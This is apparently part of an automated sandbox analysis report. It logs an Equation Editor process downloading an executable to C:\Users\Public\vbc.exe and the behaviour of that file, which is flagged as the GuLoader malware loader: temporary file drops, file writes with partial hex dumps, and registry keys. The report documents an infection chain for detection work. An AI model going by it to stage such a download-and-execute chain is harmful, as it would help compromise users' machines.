C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06C4	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	36A06C4	URLDownloadToFileW
C:\Users\Public\vbc.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	36A06C4	URLDownloadToFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Komiten6[1].exe	0	694	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 08 fd fd 50 66 fd fd 50 66 fd fd 50 66 fd 2a 5f 39 fd fd 50 66 fd fd 50 67 fd 4c 50 66 fd 2a 5f 3b fd fd 50 66 bd 73 56 fd fd 50 66 fd 2e 56 60 fd fd 50 66 fd 52 69 63 68 fd 50 66 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 1f fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 68 00 00 00 2a 02 00 00 08 00	MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELOah*	success or wait	1	36A06C4	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Komiten6[1].exe	694	8192	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		success or wait	1	36A06C4	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Komiten6[1].exe	8886	4164	10 57 fd fd fd 45 fd fd fd 00 03 00 00 50 fd 83 fd 01 0c 09 50 fd 75 0c fd 75 08 fd fd 35 00 00 33 fd 3b fd 0f fd fd 00 00 00 fd 45 10 02 74 23 53 53 53 fd 45 fd 53 50 fd fd fd fd fd fd 5d fd 50 53 fd 75 fd fd 15 30 fd 40 00 3d 03 01 00 00 75 67 fd fd fd fd fd fd 68 05 01 00 00 50 53 fd 1d 04 fd 40 00 fd 27 fd fd 75 4e fd 75 10 fd fd fd fd fd fd 50 fd 75 fd fd 74 fd fd fd fd fd 75 16 fd fd fd fd fd fd 68 05 01 00 00 50 57 fd 75 fd fd c5 fd 74 fd fd 75 fd fd 15 10 fd 40 00 6a 03 fd fd 3a 00 00 fd fd 75 1e fd 75 0c fd 75 08 fd 15 18 fd 40 00 fd 1b fd 75 fd fd 15 10 fd 40 00 fd fd 03 00 00 fd 0b 6a 00 56 fd 75 0c fd 75 08 fd fd 5f 5e 5b fd fd 0c 00 55 fd fd fd 00 00 00 fd 7d 0c 10 01 00 00 75 19 6a 00 68 fd 00 00 00 6a 01 fd 75 08 fd 15 40 fd	WEPPuu53;Et#SSSESP]PSu0@=ughPS@'uNuPutuhPWutu@j:uuu@u@jVuu_^[U}ujhju@	success or wait	1	36A06C4	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	0	13050	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 08 fd fd 50 66 fd fd 50 66 fd fd 50 66 fd 2a 5f 39 fd fd 50 66 fd fd 50 67 fd 4c 50 66 fd 2a 5f 3b fd fd 50 66 bd 73 56 fd fd 50 66 fd 2e 56 60 fd fd 50 66 fd 52 69 63 68 fd 50 66 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 1f fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 68 00 00 00 2a 02 00 00 08 00	MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPg LPf*_;PfsVPf.V`PfRichPf PELOah*	success or wait	1	36A06C4	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Komiten6[1].exe	14388	8192	00 fd 76 18 53 fd 40 22 00 00 fd 04 45 48 37 42 00 50 fd 5a 22 00 00 53 57 fd 15 44 fd 40 00 55 fd 76 08 fd 2d fd fd fd fd 0f fd fd fd fd 39 2e 0f fd fd fd fd fd 7e 04 05 75 1d 39 2d fd 42 00 0f fd 13 01 00 00 39 2d fd 42 00 0f fd 71 fd fd fd 02 01 00 00 fd 35 38 fd 42 00 fd 15 38 fd 40 00 fd 35 20 27 42 00 39 2e 0f fd fd 00 00 00 fd 46 04 56 fd 34 fd fd fd 40 00 66 fd 06 66 03 05 40 fd 42 00 57 0f fd fd 50 fd 35 60 fd 42 00 fd 15 3c fd 40 00 3b 63 38 fd 42 00 0f fd fd 00 00 00 fd 76 2c 6a 06 50 fd fd 00 00 00 fd 44 24 10 50 68 fd 03 00 00 57 fd 15 64 fd 40 00 50 fd 15 10 fd 40 00 fd 44 24 10 50 57 fd 15 14 fd 40 00 6a 15 55 55 fd 74 24 20 fd 74 24 20 55 fd 35 38 fd 42 00 fd 15 fd fd 40 00 55 fd 76 0c fd 5c fd fd fd 39 2d 2c fd 42 00	vS@"EH7BPZ"SWD@Uv-9.~u9-B9-Bq58B8@5 'B9.FV4@ff@BWP5`B<@;8Bv, jPD$PhWd@P@D$PW@ jUUt$ t$ U58B@Uv\9-,B	success or wait	15	36A06C4	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	13050	26760	74 24 2c 68 00 00 00 fd 57 56 68 fd 00 00 00 fd 15 24 fd 40 00 fd 28 37 42 00 57 fd fd fd fd fd fd fd 74 08 6a 02 58 fd 00 00 00 fd fd 00 00 00 39 3d 00 fd 42 00 0f fd fd 00 00 00 6a 05 fd 35 28 37 42 00 fd 15 50 fd 40 00 68 3c fd 40 00 fd 76 2a 00 00 fd fd 75 0a 68 30 fd 40 00 fd 68 2a 00 00 fd 35 28 fd 40 00 fd 18 fd 40 00 53 55 57 fd 85 fd 75 16 53 68 04 fd 40 00 57 fd fd 53 fd 2d 24 fd 42 00 fd 15 1c fd 40 00 fd 40 fd 42 00 57 fd fd 69 68 fd 40 40 00 0f fd fd 57 50 fd 35 60 fd 42 00 fd 15 2c fd 40 00 6a 05 fd fd fd 5c fd fd fd 6a 01 fd fd fd fd fd fd fd 2b 57 fd fd 17 00 00 fd fd 74 18 39 3d 2c fd 42 00 0f fd 4e fd fd fd 6a 02 fd 34 fd fd fd fd 42 fd fd fd 6a 01 fd 28 fd fd fd 33 fd 5f 5e 5d 5b fd fd 10 fd 53 55 56 57 fd 00 70 43 00 fd fd fd	t$,hWVh$@(7BWtjX9=Bj 5(7BP@h<@v *uh0@h*5(@@SUWuSh @WS-$B@@BWih@ @WP5`B,@j\j+Wt9=,BNj 4Bj(3_^][SUVWpC	success or wait	2	36A06C4	URLDownloadToFileW
C:\Users\Public\vbc.exe	93330	28876	fd fd 15 1d 66 fd fd 30 fd 45 fd fd 37 fd 3d 57 2e fd fd fd fd 79 fd 27 fd 1d fd 5f fd fd fd 51 7c 5b fd fd fd fd 4e 5f fd fd fd 6d fd 0a 37 6f 34 fd 0d 00 fd 24 fd f2 fd fd 24 fd 01 4f fd 52 fd 4d 60 13 fd 10 77 71 fd 64 72 fd 02 79 1f fd 56 43 63 12 47 6b fd fd fd 69 fd fd fd 45 fd fd 4c fd 54 e6 fd fd 00 fd fd 46 fd 07 4b 4d fd 15 46 fd 22 fd 11 fd fd fd 22 fd 5e fd 58 fd 6e 3f fd 55 7a fd 53 76 37 26 2d 2b fd fd 59 fd 7f fd fd fd fd fd 6a 13 fd fd fd 7b fd fd 13 fd fd 38 fd 5c 71 14 fd 4e 25 fd fd 71 fd 5a 5a 61 0c fd 13 20 fd fd 5f fd fd fd 39 31 fd 72 fd 6b 76 fd fd 6f 0c fd 1a 62 72 7d 2e cf fd 22 72 fd fd fd 5d fd fd 2b fd fd 0c 4a 2b fd 17 1a 57 fd fd fd 10 fd 06 53 1f fd 26 fd fd 75 3b fd fd 0b fd	f0E7=W.y'_Q| [N_m7o4$$ORM`wdryV CcGkiELTFKMF""^Xn? UzSv7&-+Yj{8\qN%qZZa _91rkvobr}."r]+J+S&u	success or wait	1	36A06C4	URLDownloadToFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **2644**, Parent PID: **204**

General

Target ID:	4
Start time:	15:22:42
Start date:	14/05/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	122206 bytes
MD5 hash:	5D160471A3168EAC0D8C34060B4F357B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000002.1166385504.0000000003FB0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 24%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nscCE1E.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4061C6	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nscCE1F.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4061C6	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nshD0AF.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4061C6	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nshD0AF.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405BE2	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\KONDEMNATIONERS.Heg	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406184	CreateFileW
C:\Users\user\AppData\Local\Temp\nshD0AF.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406184	CreateFileW
C:\Users\user\AppData\Local\Temp\nshD0AF.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	object name collision	5	406184	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nscCE1E.tmp	success or wait	1	403988	DeleteFileW
C:\Users\user\AppData\Local\Temp\nshD0AF.tmp	success or wait	1	405DA3	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	0	27943	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	406224	WriteFile
unknown	27943	21184	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	406224	WriteFile
C:\Users\user\AppData\Local\Temp\KONDEMNATIONERS.Heg	0	16384	fd fd fd 3c 4e fd fd fd fd fd 00 fd fd fd fd fd fd 4c fd fd c0 fd fd 3c 17 fd fd 29 3c 40 fd 12 fd fd 5a fd fd 6e fd 59 01 00 00 fd fd 4d 3c 57 fd fd fd fd fd 22 fd fd 42 fd fd 73 fd fd fd fd c0 fd 01 3c 54 fd fd fd 3c 3d fd fd fd fd fd fd fd fd 07 5f fd fd 3f 3c 08 fd fd fd fd fd 00 fd 49 fd fd 23 fd fd 02 fd fd 06 fd fd 31 3c fd fd fd 07 3c fd fd fd fd fd 7a fd fd 75 31 80 fd fd fd fd fd fd 6b fd fd 80 fd 59 fd fd fd fd fd fd fd fd fd fd 10 3c fd fd fd 18 3c 67 fd fd fd fd fd fd fd fd fd fd fd fd 80 fd fd fd fd 11 fd fd fd fd fd 28 fd fd 22 fd fd fd fd fd 63 3c fd fd fd 49 fd 34 17 22 fd 13 72 fd fd fd 3c fd fd fd 2d 3c 09 fd fd 5a fd fd 80 fd fd fd fd fd 60 fd fd 32 fd fd 4c fd fd 21 fd fd 18 fd fd	<NL<) <ZnYM<W"Bs<T<=_? <l#1<<zu1 kY<<g("c<l4"r<-<Z`2L!	success or wait	6	406224	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nshD0AF.tmp\System.dll	0	12288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 71 72 2a fd 35 13 44 fd 35 13 44 fd 35 13 44 fd fd 0f 4a fd 32 13 44 fd 35 13 45 fd 21 13 44 fd fd 1c 19 fd 32 13 44 fd 61 30 74 fd 31 13 44 fd 56 31 6e fd 34 13 44 fd fd 33 40 fd 34 13 44 fd 52 69 63 68 35 13 44 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 19 fd 4f 61 00 00 00 00 00 00 00 00 fd 00 2e 21 0b 01 06 00 00 22 00 00 00 0a 00 00 00 00 00 00 7f 2a 00 00 00 10 00	MZ@!L!This program cannot be run in DOS mode.$qr*5D5D5DJ2D5E!D2Da0t1DV1n4D3@4DRich5DPELOa.!"*	success or wait	1	406224	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	unknown	512	success or wait	87	4061F5	ReadFile
C:\Users\Public\vbc.exe	unknown	16384	success or wait	1	4061F5	ReadFile
C:\Users\user\AppData\Local\Temp\nscCE1F.tmp	unknown	4	success or wait	1	4061F5	ReadFile
C:\Users\user\AppData\Local\Temp\nscCE1F.tmp	unknown	10028	success or wait	1	40345F	ReadFile
C:\Users\user\AppData\Local\Temp\nscCE1F.tmp	unknown	4	success or wait	2	4061F5	ReadFile
C:\Users\Public\vbc.exe	unknown	16384	success or wait	4	4061F5	ReadFile
C:\Users\user\AppData\Local\Temp\nscCE1F.tmp	unknown	16384	success or wait	7	4061F5	ReadFile
C:\Users\user\AppData\Local\Temp\KONDEMNATIONERS.Heg	unknown	95783	success or wait	1	73BF2C59	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\stemningsfulderes	success or wait	1	406532	RegCreateKeyExW
HKEY_CURRENT_USER\Software\stemningsfulderes\DISINTENSIFY	success or wait	1	406532	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\stemningsfulderes\DISINTENSIFY	Expand String Value	expand unicode	%WINDIR%\PARALLELIZING.log	success or wait	1	40251B	RegSetValueExW

Disassembly

No disassembly